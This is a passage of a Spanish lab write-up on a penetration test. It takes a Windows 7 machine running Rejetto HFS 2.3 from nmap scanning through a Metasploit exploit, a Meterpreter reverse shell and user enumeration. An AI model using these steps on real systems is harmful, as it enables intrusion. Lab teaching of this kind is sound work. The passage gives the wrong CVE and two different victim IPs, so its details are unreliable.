
Figura 21. Instalación de nbtscan.



Fuente: Elaboración Propia.

En la figura 21 se muestra la terminal de Kali Linux ejecutando el comando: **apt-get install nbtscan**. Esta herramienta será utilizada para obtener información adicional sobre los hosts Windows en la red a través del protocolo NetBIOS.


Figura 22. Escaneo con nbtscan.



Fuente: Elaboración Propia

En la figura 22 se muestra la ejecución del comando: **nbtscan 192.168.1.0/24,** este comando escanea la subred 192.168.1.0/24 en busca de información NetBIOS.

Figura 23. Escaneo de Puerto sobre la Máquina Victima Identificada.



Fuente: Elaboración Propia.


En la figura 23 se muestra la ejecución del comando: **nmap -sS -sV -p- 192.168.1.114**. Este comando realiza un escaneo completo de puertos con detección de versiones sobre la IP 192.168.1.114.

Figura 24. Verificar la Versión de HFS.

Fuente: Elaboración Propia.

En la figura 24 se muestra la ejecución de un comando **curl** para conectarse al puerto 80 de la máquina víctima y obtener el banner HTTP que contiene información sobre la versión del servidor.

Figura 25. Verificación de Servicio Web Encontrado.




Fuente: Elaboración Propia.

En la figura 25 se muestra un navegador web accediendo a la dirección http://192.168.1.114/ que muestra la interfaz web de Rejetto HFS.

Modelado de Amenazas

Aquí se reconocen los activos esenciales y los posibles caminos de ataque y amenazas potenciales. En este caso, se determina que el sistema expuesto es Windows 7 con el servicio HTTP File Server (HFS) desprotegido (sin firewall) y con una versión conocida por ser vulnerable (2.3).

Figura 26. Firewall de Windows Desactivado.



Fuente: Elaboración Propia.


En la figura 26 se muestra el panel de control del Firewall de Windows 7 donde se ve desactivada la protección para todos los perfiles de red (dominio, privado y público).

Figura 27. Descarga de Software Rejetto en Windows 7.

Fuente: Elaboración Propia

En la figura 27 se muestra el navegador Internet Explorer accediendo a la página oficial de Rejetto HFS (http://www.rejetto.com/hfs/).


Figura 28. Ejecución de Software Rejetto.



Fuente: Elaboración Propia.

En la figura 28 se muestra el asistente de instalación de Rejetto HFS 2.3. El asistente muestra la ubicación de instalación predeterminada en C:\Program Files\Rejetto\HFS.

Figura 29. Iniciación de Software Rejetto.




Fuente: Elaboración Propia.

En la figura 29 se muestra la interfaz principal de HFS 2.3 ya en ejecución. La aplicación muestra que está escuchando en la dirección IP 192.168.1.114:80.

Análisis de Vulnerabilidades

En esta fase se usan herramientas automáticas como Nmap (con scripts de vulnerabilidad) y SearchSploit para confirmar que el servicio expuesto tiene fallas conocidas (CVE-2011-3192). Se verifica que el HFS 2.3 es vulnerable a ejecución remota de comandos (RCE). Esto permite validar la viabilidad de la explotación.


Figura 30. Ejecución de Script para ver Vulnerabilidades.



Fuente: Elaboración Propia.

La figura 30 muestra Kali Linux ejecutando el comando nmap --script vuln 192.168.1.114, que usa scripts para detectar vulnerabilidades en el sistema objetivo, en este caso la IP 192.168.1.104 (máquina víctima Windows 7). El escaneo revela que el puerto 80, donde corre el servidor Rejetto HFS, es vulnerable a CVE-2011-3192. Se confirma que el puerto 80 está abierto, ejecuta HTTP y corresponde a Rejetto HTTP File Server versión 2.3 con la vulnerabilidad detectada.


Figura 31. Verificación de Vulnerabilidad.



Fuente: Elaboración Propia.

En la figura 31 se muestran resultados más detallados de la búsqueda de vulnerabilidades, confirmando que la versión 2.3 de HFS es vulnerable a ataques de ejecución remota de código.

Figura 32. Consulta de Exploit para Rejetto.




Fuente: Elaboración Propia.

La figura 32 muestra Kali Linux ejecutando el comando searchsploit rejetto, que utiliza SearchSploit, una herramienta de línea de comandos para buscar exploits en la base de datos local de Exploit-DB instalada en Kali Linux.

Explotación

Aquí se desarrolla el ataque propiamente dicho. Se configura y lanza el exploit usando Metasploit Framework. Se establece una conexión tipo reverse shell desde la víctima hacia el atacante, iniciando una sesión Meterpreter. Se confirma así el compromiso de la máquina y la ejecución remota de comandos.


Figura 33. . Ejecución de la Consola de Metasploit en modo Silencioso.



Fuente: Elaboración Propia.

En la figura 33 se muestra la terminal de Kali Linux ejecutando el comando: **msfconsole -q**. Este comando inicia el Framework Metasploit en modo silencioso (quiet), eliminando el banner inicial y otros mensajes para una interfaz más limpia.


Figura 34. Búsqueda de Exploit para Vulnerabilidad de Rejetto.



Fuente: Elaboración Propia.

En la figura 34 se muestra la ejecución del comando: **search rejetto.** Este comando busca en la base de datos de Metasploit módulos relacionados con "rejetto". Los resultados muestran el módulo "exploit/windows/http/rejetto_hfs_exec" con una calificación de "excelente", lo que indica una alta probabilidad de éxito.


Figura 35. Selección del Exploit.



Fuente: Elaboración Propia.

En la figura 35 se muestra la ejecución del comando: **use 1**. Este comando selecciona el módulo de exploit específico para la vulnerabilidad de Rejetto HFS. El prompt cambia a "msf5 exploit(windows/http/rejetto_hfs_exec) >" indicando que el módulo ha sido cargado correctamente y está listo para ser configurado.

Figura 36. Configuración del Payload.



Fuente: Elaboración Propia.

En la figura 36 se muestran los comandos: **set RHOSTS 192.168.1.114**, **set RPORT 80, set LHOST 192.168.1.115**. Estos comandos configuran:

- RHOSTS (Remote Host): La dirección IP de la máquina víctima (192.168.1.114)
- RPORT (Puerto Remoto): El puerto de la máquina victima (80)
- LHOST (Local Host): La dirección IP de la máquina atacante (192.168.1.115)

También se puede ver que se ha definido un payload tipo "windows/meterpreter/reverse_tcp" que establecerá una conexión desde la víctima hacia el atacante cuando el exploit tenga éxito.

Figura 37. Lanzamiento del Exploit.


Fuente: Elaboración Propia.

La figura 37 muestra la ejecución del comando exploit, que lanza el exploit configurado contra la máquina víctima. Los resultados indican que el ataque fue exitoso, abriendo una sesión Meterpreter (#1) en la máquina víctima.

Post-explotación

Aquí se ejecuta el ataque: se configura y lanza el exploit con Metasploit Framework, estableciendo una conexión reverse shell desde la víctima hacia el atacante e iniciando una sesión Meterpreter.


Figura 38. Obtención de Información de la Máquina Victima.



Fuente: Elaboración Propia.

En la figura 38 muestra la sesión de Meterpreter ejecutando el comando: **sysinfo** para obtener información básica sobre el sistema comprometido, como el nombre del host, el usuario actual, el sistema operativo y la arquitectura.


Figura 39. Consulta de los Usuarios de la Máquina Victima.



Fuente: Elaboración Propia.

En la figura 39 se muestra la sesión de Meterpreter ejecutando comandos para enumerar las cuentas de usuario existentes en el sistema Windows 7 comprometido.

Figura 40. Acceso a Shell para hacer Cambios en la Máquina Victima.



Fuente: Elaboración Propia.

La figura 40 muestra la ejecución del comando shell, que abre una consola de comandos de Windows (cmd.exe) dentro de la sesión Meterpreter. El prompt cambia a C:\Users, indicando el directorio actual en el sistema víctima.

Figura 41. Creación de un Usuario en la Maquina Victima.

Fuente: Elaboración Propia.

